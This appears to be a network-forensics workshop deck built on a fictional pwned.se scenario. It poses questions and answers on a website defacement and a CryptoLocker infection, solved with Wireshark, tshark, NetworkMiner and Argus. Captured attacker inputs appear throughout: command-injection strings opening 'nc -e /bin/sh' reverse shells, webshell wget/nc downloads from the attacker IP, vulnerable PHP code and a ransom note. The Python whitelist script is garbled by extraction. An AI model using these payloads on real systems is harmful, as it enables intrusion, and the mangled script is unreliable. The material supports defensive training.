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### "Password" Ned





# SysAdmin: Homer





PR /Marketing: Krusty the Clown







### Password Ned AB = pwned.se







### pwned.se Network











File System







- Linux distro for intrusion detection
- Developer: Doug Burks



Website: http://blog.securityonion.net/



## Paths (also on Cheat Sheet)

- PCAP files:
  - /nsm/sensor\_data/securityonion\_eth1/dailylogs/
- Argus files:
  - /nsm/sensor\_data/securityonion\_eth1/argus/
- Bro-IDS logs:
  - /nsm/bro/logs/
- ip\_whitelist.py: /usr/local/bin/ip\_whitelist.py





## Background Traffic (1/2)

- Web browsing
  - Facebook
  - Search engines
- Chat
  - Skype
  - HipChat
- Emails
  - Webmail
  - POP3
  - SMTP
- DropBox













## Timeline – 40 days

- Start: 2015-03-05
- Incident: Web Defacement
- Incident: Spear Phishing
- Incident: Malware
- End: 2015-04-13





## Incident #1: FrogSquad

- The hacker collective FrogSquad defaced www.pwned.se on March 12, 12:58 UTC.
- Attackers uploaded a FrogSquad image to: www.pwned.se/skyblue/fr.jpg








### Question 1.1 and 1.2

- Q1.1: What IP address did the attackers use?
- Q1.2: How did the attacker get the fr.jpg file to the webserver?
- Recommended tools:
  - Wireshark (Conversations and Follow TCP Stream)
  - Tshark (-T fields)
  - NetworkMiner (Parameters tab)





## Filtering with Wireshark







## Filtering with Tshark

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$ tshark -r snort.log.1426118407 -R "http.request.uri contains fr.jpg" -T fields -e frame.time -e ip.src -e http.host -e http.request.uri

```
Mar 12, 2015 12:58:04.111324000 217.195.49.146 www.pwned.se /skyblue/fr.jpg Mar 12, 2015 12:59:40.763353000 217.195.49.146 www.pwned.se /skyblue/fr.jpg Mar 12, 2015 13:01:48.418134000 217.195.49.146 www.pwned.se /skyblue/fr.jpg Mar 12, 2015 13:03:36.254940000 217.195.49.146 www.pwned.se /skyblue/fr.jpg Mar 12, 2015 13:03:36.576778000 217.195.49.146 www.pwned.se /skyblue/fr.jpg
```






### Many POSTs to index.php?pid=4

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$ tshark -r snort.log.1426118407 -R "http.request and ip.addr eq 217.195.49.146" -T fields -e http.request.method -e http.host -e http.request.uri | sort | uniq -c | sort -rn | head

```
13 POST
                 www.pwned.se
                                       /skyblue/index.php?pid=4
                 www.pwned.se
                                       /skyblue/
10 GET
                                       /skyblue/FrogSquad.jpg
                 www.pwned.se
 5 GET
                                       /skyblue/fr.jpg
                 www.pwned.se
 5 GET
 5 GET
                 www.pwned.se
                                       /skyblue/fr.html
 5 GET
                 www.pwned.se
                                       /skyblue/data/skins/techjunkie/images/wrap.gif
 5 GET
                 www.pwned.se
                                       /skyblue/data/skins/techjunkie/images/pointer.gif
                 www.pwned.se
                                       /skyblue/data/skins/techjunkie/images/nav.gif
 5 GET
                 www.pwned.se
                                       /skyblue/data/skins/techjunkie/images/header.gif
 5 GET
 5 GET
                 www.pwned.se
                                       /skyblue/data/skins/techjunkie/images/footer-top-sep.gif
```



### Malicious HTTP POST requests







## SkyBlueCanvas' functions.php

- CVE-2014-1683 (Command Injection Vuln.)
- Attacker controls \$msg via "name" parameter

```
function bashMail($sbj, $msg, $to, $cc='', $bc='') {
    $cmd = 'echo "'.$msg.'" | mail -s "'.$sbj.'" '.$to;
    exec($cmd, $err);
    $res = count($err) == 0 ? 1 : 4 ;
    return $res;
}
```



### HTTP POST Command Injection

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$ tshark -r snort.log.1426118407 -R "http.request.method==POST and ip.addr==217.195.49.146" -T fields -e text | cut -d, -f 8 | cut -d \& -f 2 [...]

name=test%22%3B+ping+-c+2+217.195.49.146%3B+echo+%22

name=test%22%3B+sleep+4%3B+%22

name=test%22+%7C+nc+217.195.49.146+63122%3B+echo+%22

name=test%22+%7C+nc+217.195.49.146+63122%3B+echo+%22

name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22


name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22





### "name" parameter in NetworkMiner


user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$ tcpdump -r snort.log.1426118407 -w /var/tmp/217.195.49.146.pcap host 217.195.49.146 user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$ /opt/networkminer/networkminer /var/tmp/217.195.49.146.pcap







### Reverse shell through Netcat







#### Answer 1.1 and 1.2

- A1.1: Attacker IP = 217.195.49.146
- A1.2: Steps carried out by attacker:
  - Launch reverse shell through command injection (CVE-2014-1683)
  - Download fr.jpg and fr.html with wget





### Question 1.3

 Q1.3: Show how the web page looked after the defacement for URL http://www.pwned.se/skyblue/

 Tip: NetworkMiner has already extracted all files downloaded from the webserver here: /opt/networkminer/AssembledFiles/192.168.0.2/HTTP - TCP 80/skyblue/






#### Answer 1.3

A1.3: Defaced index.html is extracted here:

file://opt/networkminer/AssembledFiles/192.168.0.2/HTTP - TCP 80/skyblue/index[6].html







### Question 1.4

- The attacker also placed a webshell (PHP backdoor) here: www.pwned.se/skyblue/cm0.php
- Q1.4: List all commands FrogSquad sent using the cm0 backdoor on March 12
- Recommended tools
  - tshark (-T fields -e http.request.uri)
  - NetworkMiner (Parameters tab)

Proceed to Bonus Question 1.5 when finished!





## HTTP filtering with Tshark

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$
 tshark -r snort.log.1426118407 -R
 "http.request.uri contains cm0.php" -T
 fields -e http.request.uri | ruby -r uri -ne
 'puts(URI.decode \$\_\_)'






```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ tshark -r snort.log.1426118407 -R "http.request.uri contains cm0.php" -T fields -e http.request.uri | ruby -r uri -ne 'puts(URI.decode $_)'
/cm0.php?cmd=pwd
/cm0.php?cmd=pwd
/skyblue/cm0.php?cmd=pwd
/skyblue/cm0.php?cmd=cat index.php
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=nc 217.195.49.146 63129 > fr.html
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=cat fr.html
/skyblue/cm0.php?cmd=nc 217.195.49.146 63129 >FrogSquad.jpg
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=ls -l F*
/skyblue/cm0.php?cmd=nc 217.195.49.146 63129 >FrogSquad.jpg
/skyblue/cm0.php?cmd=ls -l F*
/skyblue/cm0.php?cmd=wget http://217.195.49.146:63129/fr.html
/skyblue/cm0.php?cmd=wget http://217.195.49.146:63129/fr.gif
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=ls -lrt
/skyblue/cm0.php?cmd=wget -?
/skyblue/cm0.php?cmd=wget -? 2>&1
/skyblue/cm0.php?cmd=wge 2>&1
/skyblue/cm0.php?cmd=ls -l F*
/skyblue/cm0.php?cmd=ls -l fr*
/skyblue/cm0.php?cmd=nc -e /bin/sh 217.195.49.146 63122
/skyblue/cm0.php?cmd=ls -l
/skyblue/cm0.php?cmd=ls -la
/skyblue/cm0.php?cmd=ls -la 2>&1
/skyblue/cm0.php?cmd=ls -la
```



#### Answer 1.4







#### **Bonus Question 1.5**

 Q1.5: Did FrogSquad come back at a later time from the same class C IP network (217.195.49.0/24)?





user@securityonion:/nsm/sensor_data/securityonion-eth1/argus\$ racluster -R * -n net 217.195.49.0/24							
Sta	artTime	Proto SrcAddr	Sport	Dir DstAddr	Dport TotPkts	SrcBytes	DstBytes
2015-03-11 13:52:39	9 tcp	217.195.49.112.50875	->	192.168.0.2.80	10	480	1316
2015-03-11 13:54:03	1 tcp	217.195.49.112.50879	->	192.168.0.2.80	10	780	819
2015-03-11 13:53:58	8 tcp	217.195.49.112.50877	->	192.168.0.2.80	126	4945	78470
2015-03-11 13:54:03	1 tcp	217.195.49.112.50881	->	192.168.0.2.80	10	780	773
2015-03-11 13:53:58	8 tcp	217.195.49.112.50876	->	192.168.0.2.80	185	8836	122352
2015-03-11 13:54:03	1 tcp	217.195.49.112.50880	->	192.168.0.2.80	19	1567	5247
2015-03-11 13:54:03	1 tcp	217.195.49.112.50878	->	192.168.0.2.80	34	1571	18257
2015-03-11 13:54:3	7 tcp	217.195.49.112.50882	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:40	0 tcp	217.195.49.112.50889	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:4	4 tcp	217.195.49.112.50924	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:40	6 tcp	217.195.49.112.50939	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:48	8 tcp	217.195.49.112.50966	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:50	0 tcp	217.195.49.112.51001	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:52	2 tcp	217.195.49.112.51042	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:54	4 tcp	217.195.49.112.51091	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:50	6 tcp	217.195.49.112.51146	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:5	7 tcp	217.195.49.112.51208	->	192.168.0.2.80	4	206	74
2015-03-11 13:54:59	9 tcp	217.195.49.112.51303	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:03	1 tcp	217.195.49.112.51383	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:02	2 tcp	217.195.49.112.51490	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:03	3 tcp	217.195.49.112.51577	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:0	5 tcp	217.195.49.112.51670	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:0	5 tcp	217.195.49.112.35083	->	192.168.0.2.22	4	206	74
2015-03-11 13:55:0	7 tcp	217.195.49.112.51821	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:09	9 tcp	217.195.49.112.51953	->	192.168.0.2.80	4	206	74
2015-03-11 13:55:10	0 tcp	217.195.49.112.52097	->	192.168.0.2.80	4	206	74
[]							




#### Bonus Answer 1.5

- A: Yes
  - TCP 80 (HTTP) was accessed on:
    - 2015-03-11
    - 2015-03-12
    - 2015-03-16
    - 2015-03-19
  - TCP 22 (SSH) was accessed on:
    - 2015-03-11
    - 2015-03-12
- Command:
  - racluster -R \* -nu net 217.195.49.0/24





#### IDS / Blacklist Information Overload





## Filtering with Whitelists

- No signatures needed
- Detection of 0-day vulnerability attacks

#### Rinse-Repeat Process:

- 1. Look at network traffic
- 2. Define what's normal (whitelist)
- 3. Remove that
- 4. GOTO 1.





## Flow analysis with Argus

- Argus tracks bi-directional flows in network traffic
- Developer: Carter Bullard



- 4.1 GB PCAP = 297 MB Argus
  - Only requires ~7% disk compared to FPC
- Useful Commands:
  - Ra: Prints Argus records
  - Rasort : Sorts Argus records
  - Racluster : Clusters/merges Argus records
  - Rafilteraddr: Selects Argus records that include IP addresses in a text file





# Argus Example: ra

```
ra [options] [-- filter-expression]
-n suppress port number to service conversion.
-r [- | <file file ...>]
    Read data from <files> in the order presented on the commandline. '-' denotes stdin.
-R <dir dir ...>
    Recursively descend the directory and process all the regular files that are encountered.
```

user@securityonion:/nsm/sensor\_data/securityonion-eth1/argus\$ ra -R \* -n -- net 217.195.49.0/24 | head StartTime Proto SrcAddr Sport DstAddr Dport TotPkts Dir 2015-03-11 13:52:39 217.195.49.112.50875 192.168.0.2.80 10 tcp -> 2015-03-11 13:53:58 tcp 217.195.49.112.50876 -> 192.168.0.2.80 182 2015-03-11 13:53:58 217.195.49.112.50877 192.168.0.2.80 123 tcp -> 2015-03-11 13:54:01 217.195.49.112.50878 192.168.0.2.80 31 tcp -> 2015-03-11 13:54:01 217.195.49.112.50879 192.168.0.2.80 tcp -> 217.195.49.112.50880 2015-03-11 13:54:01 192.168.0.2.80 tcp 16 -> 2015-03-11 13:54:01 217.195.49.112.50881 192.168.0.2.80 tcp -> 2015-03-11 13:54:07 217.195.49.112.50879 192.168.0.2.80 tcp -> 2015-03-11 13:54:07 tcp 217.195.49.112.50877 -> 192.168.0.2.80



## Argus Example: racluster

user@securityonion:/nsm/sensor\_data/securityonion-eth1/argus\$ racluster -R \* -n -- net 217.195.49.0/24 | head

	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport TotPkts
2015-03-11 13:5	2:39 tcp	217.195.	49.112.50875	->		192.168.0.2.80	10
2015-03-11 13:5	4:01 tcp	217.195.	49.112.50879	->		192.168.0.2.80	10
2015-03-11 13:5	3:58 tcp	217.195.	49.112.50877	->		192.168.0.2.80	126
2015-03-11 13:5	4:01 tcp	217.195.	49.112.50881	->		192.168.0.2.80	10
2015-03-11 13:5	3:58 tcp	217.195.	49.112.50876	->		192.168.0.2.80	185
2015-03-11 13:5	4:01 tcp	217.195.	49.112.50880	->		192.168.0.2.80	19
2015-03-11 13:5	4:01 tcp	217.195.	49.112.50878	->		192.168.0.2.80	34
2015-03-11 13:5	4:37 tcp	217.195.	49.112.50882	->		192.168.0.2.80	4
2015-03-11 13:5	4:40 tcp	217.195.	49.112.50889	->		192.168.0.2.80	4





## Argus Example: racluster + rasort

user@securityonion:/nsm/sensor\_data/securityonion-eth1/argus\$ racluster -R \* -w - -- net 217.195.49.0/24 | rasort -m stime -n | head

	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport TotPkts	
2015-03-11 13:	52:39 tcp	217.195	5.49.112.50875	->		192.168.0.2.80	10	
2015-03-11 13:	53:58 tcp	217.195	5.49.112.50876	->		192.168.0.2.80	185	
2015-03-11 13:	53:58 tcp	217.195	5.49.112.50877	->		192.168.0.2.80	126	
2015-03-11 13:	54:01 tcp	217.195	5.49.112.50878	->		192.168.0.2.80	34	
2015-03-11 13:	54:01 tcp	217.195	5.49.112.50879	->		192.168.0.2.80	10	
2015-03-11 13:	54:01 tcp	217.195	5.49.112.50880	->		192.168.0.2.80	19	
2015-03-11 13:	54:01 tcp	217.195	5.49.112.50881	->		192.168.0.2.80	10	
2015-03-11 13:	54:37 tcp	217.195	5.49.112.50882	->		192.168.0.2.80	4	
2015-03-11 13:	54:40 tcp	217.195	5.49.112.50889	->		192.168.0.2.80	4	





#### **Passive DNS**

- Domain names can be resolved locally by leveraging captured DNS traffic
- Search PCAP file for captured lookup:
  - tshark -r dump.pcap -R "dns.resp.addr==108.160.170.50"
  - tshark -r dump.pcap -R "dns.resp.name contains facebook.com"
  - tcpdump -r dump.pcap -n src port 53 | fgrep facebook.com
- Generate hosts file:
  - tshark -r dump.pcap -q -z hosts





#### Tshark -z hosts

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-03-12\$ tshark -r snort.log.1426118407 -q -z hosts

# TShark hosts output

#

# Host data gathered from snort.log.1426118407

208.239.76.34	mycompany.com
212.227.17.171	pop.gmx.com
212.227.17.187	pop.gmx.com
216.58.209.142	sb.l.google.com
216.58.209.110	safebrowsing.cache.l.google.com
213.155.151.154	clients.l.google.com
213.155.151.155	clients.l.google.com
213.155.151.148	clients.l.google.com
213.155.151.149	clients.l.google.com
213.155.151.150	clients.l.google.com
213.155.151.15	clients.l.google.com
213.155.151.152	clients.l.google.com
213.155.151.153	clients.l.google.com
213.155.151.185	safebrowsing.cache.l.google.com
[]	



## Bro logged DNS for us!

```
user@securityonion:/nsm/bro/logs$ fgrep 31.13.91.2 2015-*/dns.*
2015-03-06/dns.07:00:00-08:00:00.log:1425628288.380572
                                                          C29wRtsgsXuBzODDg
         192.168.0.51
                                      192.168.0.1
                                                          53
                                                                             47202
                                                                   udp
         graph.facebook.com
                   NOERROR
         api.facebook.com,star.c10r.facebook.com,31.13.91.2
         1459.000000,1459.000000.25.000000
2015-03-09/dns.08:00:00-09:00:00.log:1425891225.118616
                                                          CM38JV2H70Vc9dfK4e
                                      192.168.0.1
         192.168.0.51
                             52502
                                                          53
                                                                             34217
                                                                   udp
                                      C INTERNET
         www.facebook.com 1
         NOERROR
         star.c10r.facebook.com,31.13.91.2
                                                1895.000000,44.000000
2015-03-09/dns.08:00:00-09:00:00.log:1425891225.226124
                                                          CIHnbk33UXn5mVi4s9
                            35777
         192.168.0.51
                                      192.168.0.1
                                                          53
                                                                   udp
                                                                             63159
         www.facebook.com 1
                                      C INTERNET
         NOERROR
         star.c10r.facebook.com,31.13.91.2
                                                1895.000000.44.000000
[...]
```





## Automating Filtering with Whitelists

Alexa provide a list of the top 1 million domains



#### Idea:

Ignore flows to/from domains listed by Alexa

#### Problem:

Flows use IP addresses, not domain names

1,google.com 2,facebook.com 3,youtube.com

4,yahoo.com

5,baidu.com

6,amazon.com

7, wikipedia.org

8,taobao.com

9,twitter.com

10,qq.com

11,google.co.in

12, live.com

13,sina.com.cn

14,linkedin.com

15, weibo.com

[...]





# ip\_whitelist.py

- Converts domain list to IP list
- Passive DNS resolution
  - Uses captured DNS lookups (Bro)
- Reduces flows in the scenario by 85%
- Usage:
  - cat /usr/local/etc/top-1m.csv | ip\_whitelist.py > ip\_whitelist.txt
  - rafilteraddr -R \* -v -f ip\_whitelist.txt



# oath: /usr/local/bin/ip\_whitelist.py

#### #!/usr/bin/env python # Author: Erik Hjelmvik, FM CERT # Date: 2015-05-05 # ==USAGE== # wget http://s3.amazonaws.com/alexa-static/top-1m.csv.zip # unzip top-1m.csv.zip # cat top-1m.csv | python ip\_whitelist.py > ip\_whitelist.txt # The script will download the Alexa CSV file on its own if nothing is provided on STDIN: # python ip\_whitelist.py > ip\_whitelist.txt # ==DESCRIPTION== # A simple script for Security Onion that produces a list of IP addresses # based on the Alexa top 1M DNS hosts. The output IP whitelist is suitable # for usage with ra (from Carter Bullard's Argus) like this: # rafilteraddr -R /nsm/sensor\_data/securityonion-eth1/argus/\* -v -f ip\_whitelist.txt import os import re import sys def parse\_dns\_stream(stream): for tuple in re.findall( $r'(\S+)\S+(\S+)\n'$ , stream.read()): if(len(tuple) > 1 and tuple[1] != '-'): queries = [tuple[0]] answers = [] for a in tuple[1].split(","): if re\_ipv4.match(a) or re\_ipv6.match(a): answers.append(a) else: queries.append(a) for q in queries: s = q.split(".") for i in range(0, len(s)-1): subdomain = ".".join(s[i:]) if(subdomain in whitelist): ip\_whitelist.update(answers) whitelist = set() if(sys.stdin.isatty()): with os.popen("curl -q 'http://s3.amazonaws.com/alexa-static/top-1m.csv.zip' | gunzip -c | cut -d, -f2") as top\_domain\_stream: for domain in top\_domain\_stream.readlines(): whitelist.add(domain.strip()) else: for csv\_line in sys.stdin: whitelist.add(csv\_line.split(',')[1].strip()) $re_ipv4 = re.compile("^\d+\.\d+\.\d+\.\d+\")$ re\_ipv6= re.compile(" $^{(0-9a-fA-F)}{1,4}:$ )+:\* $[0-9a-fA-F]{1,4}"$ ) ip\_whitelist = set() with os.popen("gunzip -c /nsm/bro/logs/20\*/dns\*.log.gz 2>/dev/null | bro-cut query answers") as stream: parse\_dns\_stream(stream) with os.popen("cat /nsm/bro/logs/20\*/dns.\*.log 2>/dev/null | bro-cut query answers") as stream: parse\_dns\_stream(stream) for ip in ip\_whitelist: print(ip)



#### CRYPTOLOCKER

You important files encryption produced on this computer: photos, videos, ducuments, etc.

If you see this text, but do not see "CryptoLocker" window, then your antivirus deleted "CryptoLocker" from computer. If you need your files, you have to recover "CryptoLocker" from the antivirus quarantine, filename is: <a href="windsk.exe">windsk.exe</a>

In case of emergency(!), you can contact our support team via e-mail

windsk01@mail.ru

Approximate destruction time of your private key:

13.4.2015 2:40:58

If the time is finished you are unable to recover files anymore!



## Question 2.1

- Q 2.1: From which three "odd" (non-legitimate) domain names ware the largest downloads made by Ned's computer (192.168.0.53)?
- Tip: disregard downloads from Microsoft/Google/Facebook/Akamai and other common domains





## rafilteraddr + ip\_whitelist

rafilteraddr -R \* -v -f /usr/local/etc/ip\_whitelist.txt -w - -- src host 192.168.0.53 and not dst net 192.168.0.0/16 | racluster -w - | rasort -m dbytes -n | head

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	9	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts	SrcB	ytes
DstBytes	5										
2015-04	1-07 13:35	:01 tcp	192	2.168.0.53.2214	->	193.9	.28.35.80	20	00	49637	1597481
2015-04	1-07 13:35	:02 tcp	192	2.168.0.53.2215	->	148.251.8	80.172.443	14	63	29749	1402928
2015-04	1-07 13:34	:43 tcp	192	2.168.0.53.2210	->	68.164.1	182.11.80	5	83	13754	533678
2015-03	3-06 14:11	:39 tcp	192	2.168.0.53.1102	->	97.74.2	15.136.80	4	72	10223	441343
2015-03	3-17 07:27	:56 tcp	192	2.168.0.53.1287	->	212.227.2	17.187.110	4	69	9895	421636
2015-03	3-13 08:21	:24 tcp	192	2.168.0.53.3445	->	212.227.2	17.171.110	3	56	7375	320909
2015-04	1-08 22:54	:01 tcp	192	2.168.0.53.4237	->	217.172.18	89.244.80	2	99	6396	279543
2015-04	1-08 03:27	:02 tcp	192	2.168.0.53.2042	->	217.172.18	89.243.80	2	90	6156	273205
2015-03	3-09 09:36	:54 tcr	192	2.168.0.53.1136	->	213.186	5.33.2.80	2	73	6048	250896





#### Answer 2.1

 A2.1: www.mybusinessdoc.com, 193.9.28.35 and 1.web-counter.info

2015-04-07 13:34:43 **68.164.182.11**:80

0.5 MB downloaded

2015-04-07 13:35:01 193.9.28.35:80

1.5 MB downloaded

2015-04-07 13:35:02 **148.251.80.172**:443

1.4 MB downloaded





## Question 2.2


- Q2.2: Are the files downloaded from www.mybusinessdoc.com (68.164.182.11) malicious?
- Recommended tools:
  - tcpdump (filter with BPF: host 68.164.182.11)
  - NetworkMiner (Files tab)ORWireshark (File > Export > Objects > HTTP)
  - VirusTotal.com (search for MD5/SHA hash)





#### Files tab in NetworkMiner

user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-04-07\$ tcpdump -r snort.log.1428364808 -w /var/tmp/68.164.182.11.pcap host 68.164.182.11 user@securityonion:/nsm/sensor\_data/securityonion-eth1/dailylogs/2015-04-07\$ /opt/networkminer/networkminer /var/tmp/68.164.182.11.pcap





